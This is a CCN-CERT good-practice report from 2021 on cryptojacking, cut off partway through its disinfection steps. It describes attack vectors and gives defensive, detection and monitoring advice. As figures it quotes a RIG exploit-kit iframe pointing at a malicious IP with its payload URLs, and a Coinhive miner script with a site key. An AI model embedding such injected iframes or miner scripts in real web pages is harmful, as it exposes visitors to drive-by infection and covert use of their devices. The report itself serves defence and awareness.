CCN-CERT

BP/12

Best Practices in Cryptojacking

GOOD PRACTICE REPORT

July **2021**

ccn-cert centro criptológico nacional

CCN centro criptológico nacional

Edit:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

Release date: julio de 2021

LIMITATION OF LIABILITY

This document is provided in accordance with the terms set forth herein, expressly disclaiming any implied warranties of any kind that may be found to be related. In no event shall the National Cryptologic Centre be held responsible for direct, indirect, incidental or extraordinary damage derived from the use of the information and software indicated, even if advised of the possibility of such damages.

LEGAL NOTICE

The reproduction of all or part of this document by any means or process, including reprography and computer processing, and the distribution of copies by public rental or loan, is strictly prohibited without the written authorisation of the National Cryptologic Centre, subject to the penalties established by law.

Index

1. About CCN-CERT

The **CCN-CERT** is the Computer Security Incident Response Team of the National Cryptologic Centre, CCN, attached to the National Intelligence Centre, CNI. This service was created in 2006 as the **Spanish National Governmental CERT** and its functions are set out in Law 11/2002 regulating the CNI, RD 421/2004 regulating the CCN and in RD 3/2010, of 8 January, regulating the National Security Framework (ENS), modified by RD 951/2015 of 23 October.

Its mission, therefore, is to **contribute to the improvement of Spanish cybersecurity,** by being the national alert and response centre that cooperates and helps to respond quickly and efficiently to cyber-attacks and to actively confront cyber-threats, including the coordination at state public level of the different Incident Response Capabilities or Cybersecurity Operations Centres.

Its ultimate aim is to **make cyberspace more secure and reliable,** preserving classified information (as stated in art. 4. F of Law 11/2002) and sensitive information, defending Spain's Technological Heritage, training expert personnel, applying security policies and procedures and using and developing the most appropriate technologies for this purpose.

In accordance with these regulations and Law 40/2015 on the Public Sector Legal System, the CCN-CERT is responsible for the management of cyber-incidents affecting any public body or company. In the case of critical public sector operators, cyber-incidents will be managed by the CCN-CERT in coordination with the CNPIC.

The CCN-CERT is the Computer Security Incident Response Team of the National Cryptologic Centre, CCN.

2. Introduction

Since the field of cryptocurrencies was born in 2009, it has continued to develop and evolve. Bitcoin was the first virtual currency to appear, and today it is still the most important, but it is not the only one: Ethereum, Litecoin and Ripple are some examples of these new cryptocurrencies (it is estimated that there are around 700 different ones).

At first, when Bitcoin was less than a cent, the great importance it would gain in the future was not expected, reaching historic values of close to 19,000 dollars, with occasional peaks of 20,000 dollars. Today, this type of currency is becoming as valid a method of payment as paper money, allowing online purchases, online travel bookings and even exchanging it for physical cash on websites and at ATMs.




Figure 1.- Number of Bitcoin transactions per month. Source: Blockchain.info

2. Introduction

More and more institutions and governments are beginning to accept this type of trade: Australia in its 2017-2018 budgets, Japan, Switzerland, Norway and the Netherlands are some examples, implying a steady growth in this type of technology, as well as its use.

The attractive anonymity that transactions in this new type of virtual currency allow, as they are supported by a decentralised network known as Blockchain, as well as the increasing difficulty of ransomware infection (the most concurrent and damaging threat in recent years) due to detection and prevention policies, together with awareness campaigns, have led cybercriminals to increasingly turn to a fraudulent money-making strategy known as "cryptojacking".

The term **cryptojacking** derives from the conjunction of Cryptocurrency and Hijacking, defined as the illegitimate use of an electronic device, without the user's consent or knowledge, by cybercriminals taking advantage of the processing and calculation capacity of the graphics card, memory and processor to carry out the process of obtaining cryptocurrencies and take the total proceeds.

The rise of cryptojacking has gone hand in hand with the increase in the price of virtual currencies, as well as being easy to carry out and automate, with the difficulty of detecting its presence on the infected device. During 2017, there was a 34,000% increase in attacks related to cryptojacking. In the last three months of 2017 alone, the growth of cryptojacking was 8,500 %.

The CCN-CERT has already analysed this trend in the **Threat Report 25/18*Cryptojacking,*** presenting this new type of threat at a more technical level. Now, with this Good Practices report, the National Cryptologic Centre aims to guide users in the correct use of technologies, in order to avoid the risks derived from cryptojacking.

2.1 Obtaining cryptocurrencies

To understand how cybercriminals operate, it is essential, at least, to know how cryptocurrencies are obtained (mined), beyond buying and selling them. Two (2) very important concepts are wallet and blockchain. The former refers to the digital analogue of a wallet where coins are received. As for the latter, it can be thought of as a ledger where all transactions are recorded.

While it is true that both the origin and destination of these transactions are anonymous, the amount of money, as well as the time at which it was sent, are always known and can be consulted on the blockchain. Mining consists of calculating a series of algorithms to verify the transactions made up to that point. Whoever is the first to find the solution to these calculations receives the cryptocurrency prize for this verification.

Simply and superficially, mining Bitcoin (or any virtual currency) translates into computationally solving a "mathematical problem" related to cryptography. Solving this problem is rewarded with a proportion of Bitcoin. The difficulty lies, firstly, in the competition of many teams to solve the problem and thus obtain the associated profits, but also in the complexity of the mathematical problem itself.

Also, as in the case of Bitcoin, a maximum total number of digital currencies that could exist was established from the outset, so there are fewer and fewer left to "mine". All this means that the mining process requires many resources and equipment.

2.1 Obtaining cryptocurrencies




Figure 2.- Increase in CPU consumption due to cryptominer activity.

Given the high computational load involved, attackers look for different ways to access as many computers as possible among which work is distributed.

3. Targets of the attacks

Depending on the way the malicious code is distributed and the target of the attack, different cases can be considered.

3.1 User equipment

The following are different types of attacks targeting user equipment.

3.1.1 Damaging code

Although the malicious code was not originally designed to explicitly distribute cryptominers[1], it has been observed that more and more malwares include as additional functionality the use of the infected computer's resources to obtain cryptocurrencies.


An example is the case of the *Trickbot* Trojan, which started out as a banking Trojan and in 2018 was modified to function as a cryptominer; or Njw0rm, a malware belonging to the RAT *(Remote Administration Tool)* family that was widely spread in the Middle East and evolved to add Bitcoin mining. In some cases, botnets have been used, networks of "zombie" computers that are at the mercy of whoever controls them.

1. Software that performs the process of mining cryptocurrencies. It should be noted that, although this paper discusses cryptominers in the context of malicious code, there are also legitimate cryptominers.

The aim is to reduce the complexity of the mining process by distributing the computational effort among as many computers as possible, and therefore reduce the time it takes to obtain cryptocurrencies. A very significant case is that of the Smominru botnet, which affects more than 500,000 computers and is used to mine the cryptocurrency Monero.

3.1.1.1 Fraudulent / phishing emails

This is an attack method that seeks to obtain personal or confidential information from users by means of deception or mischief, using digital impersonation of a trusted entity in cyberspace.



Using spam or *phishing* campaigns, the attacker may try to trick the user into downloading and running a programme that is supposedly legitimate, but is in fact a cryptominer. A typical case of deception is the use of office documents, in which the user is asked to perform a series of actions that lead to opening or viewing the contents of the file.






Figure 3.- Example of a document with malicious code.

3.1.1.2 Exploit Kits



Exploit kits are tools that automate the search for vulnerabilities in a system in order to infect it. They usually take advantage of errors in the browser or an installed add-on to download the malicious code.

One of the most distinguished examples is the RIG Exploit Kit, mainly used by a campaign called Ngay trying to distribute cryptominers for the cryptocurrencies Monero and Electroneum.



#	Pro...	M...	Re...	Host	URL	Body	Comments
3	HTTP	GET	200	newcamp0312.tk	/	3,445	Landing Page
28	HTTP	GET	200	188.225.76.120	/?NjIxOTIz&uRSXuvcmVwb...	70,503	RIG_EK (Landing Page)
34	HTTP	GET	200	188.225.76.120	/?MzkyNjU3&uSubnTlEUm...	14,196	RIG_EK (Flash Exploit)
35	HTTP	GET	200	188.225.76.120	/?MjQwMTY5&QQKomEZb...	131,9...	RIG_EK (Malware Payload)

```
</div>
<iframe width='500' scrolling='no' height='500' frameborder='500' src='http://188.225.76.120/?NjIxOTIz&
uRSXuvcmVwb3J0bXR0bVpzZnFVdW5rbm93bg==&WzzrxwJcSe=ZGVub21pbmF0aW9ucw==&KCHYhwdQldhHRSo=bG9jYXRlZA==&
EFTMEp=YXR0YWNrcw==&AcihXTKE=dW5rbm93bg==&GPrDoQVMnEOfIP=cmVwb3J0&
khjjfghfghfd=xHzQMcXYbRzFFYPfKPjEUKREMUrWA0eKwYyZhazVE5yxFDLGpbH1FxzspV6dCE6EmvEvdLcHIwah1UfA&
IGNuldCBZItpNW=bG9jYXRlZA==&aVImZPTQHhyOEX=dW5rbm93bg==&CCYYRyaZGYS=c3Rvcm1lZA==&
fghfdfgfdhfg=SwEjnYxUB14Q9KuphkPSmBef05PT=heFZA4Tq5PAELJo31zznbVBdMolkRfX4GNXnugtYl8gpQhR2a3I&
vNLHRniQW=Y2EwaXRhbA==&WfRpeDvfK=ZGVub21pbmF0aW9ucw==&wycYEMv=bWlzc2luZw==&JxRCeGT=bG9jYXRlZA==&
xvpnZVVuiMc3Rvcm1lZA==">
<!-- Global site tag (gtag.js) - Google Analytics -->
<script async src="https://www.googletagmanager.com/gtag/js?id=UA-110531659-1"></script>
<script>
  window.dataLayer = window.dataLayer || [];
  function gtag(){dataLayer.push(arguments);}
  gtag('js', new Date());

  gtag('config', 'UA-110531659-1');
</script>
```

Figure 4 and 5.- RIG trying to infect a computer with different payloads[2].

2. In English, payload. In malware, this payload refers to the part of the computer virus that is responsible for the actual malicious actions.

3.1.2 IoT

With the evolution of the IoT (Internet of Things) world, more and more everyday electronic devices have access to the internet. By 2025, it is estimated that the number of connected IoT devices could reach 75 trillion, representing a huge network of interconnected equipment that could be used maliciously, for example to mine cryptocurrencies.




Figure 6.- Increase in IoT devices connected to the internet.

For example, a 2017 variant of Mirai, a botnet that is responsible for, among other things, locating IoT devices with little or no security, can mine Bitcoin.

3.1.3 Web-based

This category includes forms of mining that take advantage of visitors to a web page where, in most cases, JavaScript code is executed that performs the mining in an unobtrusive manner.

Infection of the visiting computer is not necessary, but it is nevertheless possible that the site has been modified by an unauthorised third party to include the necessary code. There is therefore a risk that the attacker may additionally include any other type of malicious code.

While it is true that in the beginning this type of mining was mainly found on disreputable sites (e.g., piracy), today it is found on many popular sites.

The most common cryptominer is Coinhive (currently estimated to be found on more than 33,000 sites), followed by Cryptoloot, another miner written in JavaScript, but targeting the Monero currency. The high number of websites and the commercial nature of most cryptominers may indicate that the embedding of the code has occurred legitimately.

```
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('2up51nIZjzCJmZkMcYqRt66uIH8z51KY');
miner.start();
</script></body>
</html>
```

Figure 7.- Coinhive code embedded in a web page.

3.1.4 Mobile devices

Mobile devices have also been affected by this new type of threat. Cryptominers are often found in pirated apps that offer fake *premium* content for free. On the other hand, it can also happen that legitimate apps are modified by a third party without authorisation.

The means of infection is similar to that of any other type of malware, with social engineering and deception being common in this case as a means of convincing the user to install a harmful application.

It is worth remembering that cryptominers place a heavy burden on the device, which is most detrimental and noticeable on mobile phones, where the battery is depleted and the performance of the handset decreases significantly.

One example is the Loapi malware, which makes maximum use of the mobile device's resources and, given the heat generated by the device, some physical components can be deformed, burnt or rendered unusable.

Figure 8.- Battery deformed by the excessive heat generated.

3.2 Servers

Cybercriminals seek to infect, in many cases, large servers thanks to their high computational capacity and thus mine cryptocurrencies faster. The two main ways are as follows:

- Infecting the computers behind the servers using one of the techniques mentioned above, such as social engineering.
- Using more specific techniques to attack servers, e.g., exploitation of vulnerabilities, brute force, SQL injection, etc.

4. Best practices

The following is a set of good practices to avoid possible incidents related to cryptojacking.

4.1 Best practices against browser cryptominers

Disable JavaScript. Most cryptominers rely on JavaScript to run, so disabling it prevents it from running. This can be achieved with extensions such as NoScript for Firefox or ScriptSafe for Chrome.




Figure 9.- NoScript in Firefox.

4.1 Best practices against browser cryptominers

Figure 10.- ScriptSafe in Chrome.

As you can see, both extensions are similar and work well automatically. These extensions are based on lists of trusted pages (whitelist). In any case, you can always, from the options, configure the permissions according to the categorisation you have made of the website.

Figure 11.- Actions allowed by default in NoScript.

- **Use of pop-up blockers.** It can happen that the cryptominer code is hosted in pop-up advertising windows that are minimised and more difficult to locate. The use of extensions such as *Adblock* or *PopUp Blocker* is recommended. Both extensions do not require any configuration and in most cases work perfectly once installed.


- **Maintain an up-to-date blacklist of sites that use cryptominers**. To do this, extensions such as *NoCoin* or *Minerblock* can be used. The latter also offers a second, complementary protection to the blacklist by searching the page's source code for code that could potentially belong to a cryptominer.

- **Maintain the extensions you use.** Some cryptominers use existing vulnerabilities in browser plug-ins and extensions, so it is important to keep them up to date.
- **Use online services such as cryptojackingtest.com,** which scan your browser for possible infections.
- **Use secure browsers.** There are alternatives such as the Opera browser, which already has built-in functionalities to block this type of threat without the use of third-party extensions.

4.2 Best practices against malware

- **Keep your antivirus up to date.** This should be the first line of defence against new threats that appear every day, so keeping the signature database up to date is paramount.
- **Keep the operating system up to date.** It is important to install the operating system updates published by the manufacturer, as they usually solve vulnerabilities that are discovered and can be exploited by cybercriminals. Similarly, **the applications and services** used must be kept up to date.

From Windows 10 you can check for new updates by clicking in the bottom left corner and typing "Updates". If updates are required, a window will appear asking you to restart your computer.






Figure 12 and 13.- Windows 10 Upgrade

4.2 Best practices against malware

Anti-spam filters in the mail. This allows you to filter out illegitimate e-mails and thus prevent the downloading of malicious code. For more information: ***Gmailanti-spamfilterGmailanti-spam filter Outlookanti-spamfilter***

Never enable macros in an office document. If you do, they must at least be signed by the sender.

Monitor the system's use of resources. This can be achieved by using the resmon.exe application, which can be launched by clicking Start and typing resmon. This will open a window where you can monitor the CPU usage of open programs.

Display file extensions. Deception is a common practice used by malware in general. Cybercriminals can camouflage their files by changing the icon and using "two extensions" in order to disguise a malicious executable file under the appearance of a completely innocuous document, such as a text file, a photo or a song.




Figure 14.- Before and after showing the hidden extensions of an executable.

To show file extensions, from Start, type "file explorer options" and uncheck the following option:

4.2 Best practices against malware




Figure 15.- Option not to hide file extensions.

Use of virtual machines against suspicious files. It is recommended that, for example, files downloaded from unofficial sites or attached to emails are first run on a virtual machine. There are also numerous online services that can be used to get a first impression of the file, such as VirusTotal or Malwr.

4.3 Other best practices

- **Change the default credentials that come from the factory on electronic devices and choose a strong username and password pair.** There is malicious code that spreads by brute-force to services such as SSH or telnet. Choose a sufficiently long password with a combination of letters (upper and lower case), numbers and symbols.

- **Do not download or install applications from unofficial sites.**

- **User awareness.** By nature, people tend to make mistakes, and much of an organisation's security rests with the end-user in one way or another. Making users aware of the threats in the digital world and adopting good practices in their daily interaction with technology is a crucial element.

5. Detection of cryptominers

First of all, in the detection of cryptominers it will be necessary to diagnose whether a computer is infected. To do this, it is necessary to check if any of the following symptoms are present:

- General slowness of the machine or that the Internet connection speed slows down.
- Processor with high computational load even when no applications are open.
- Overheating of components and high-power consumption.
- Unknown processes running.

All these symptoms are caused by the high resource usage of the cryptominer. The tools that can help us in this task are *resmon* (which allows us to see CPU usage, programs running, etc.) and ***Autorun*** to be able to detect unknown programs running at system startup (the Logon and Scheduled Tasks tabs are the most useful in this case).




Figure 16.- Autorun application running.

There are also *online* services that scan a website for any type of malware, including cryptominers. One of them is https://urlscan.io/, which added web miner detection in January 2018 with a very intuitive interface, you only need to enter the url you want to scan.




Figure 17.- urlscan.io

In addition to the above, a scan of the computer should be carried out with the antivirus technology available, complemented by a scan provided by the ***Malwarebytes*** tool.

6. Monitoring

With the Windows “Resource Monitor” tool, you can view all running processes and their CPU usage, which can help you to identify a potentially harmful process more quickly. However, it is necessary to make sure that no other CPU-intensive process is running that could be misleading.

To run *resmon*, click Start and type “resmon.exe”.




Figure 18.- Windows Resource Monitor.

As can be seen in the image, by navigating through the tabs you can motorise CPU usage, memory used, disk usage and network usage. As a complement, we can keep an eye on the temperature of the equipment. In this case, we recommend using the free program Open Hardware Monitor. After running it, a window like the following one appears, where you can see the temperature of each processor, as well as the memory load and its use, among other things.




Figure 19.- Open Hardware Monitor. CPU temperature.

In general, a temperature between 25 and 35 degrees Celsius should be obtained if no programme is running. The maximum temperature should not exceed 75 degrees Celsius.

7. Disinfection

Disinfection of the computer depends on the cryptominer. If, for example, it is a cryptominer implemented on a web page, it is sufficient to close the browser tab to terminate its execution. If it is a cryptominer that creates persistence on the system, it is recommended:

- Disconnect the equipment from the network. To do this, in the bottom right bar, you will see a screen icon, click on it and then click on “Network and internet configuration”. In the following window, select the option “Change adapter options”.




Figure 20 and 21.- Steps to disable network connections.

Next, disable the different connections that will be displayed by right-clicking on each icon and selecting “Disable”.

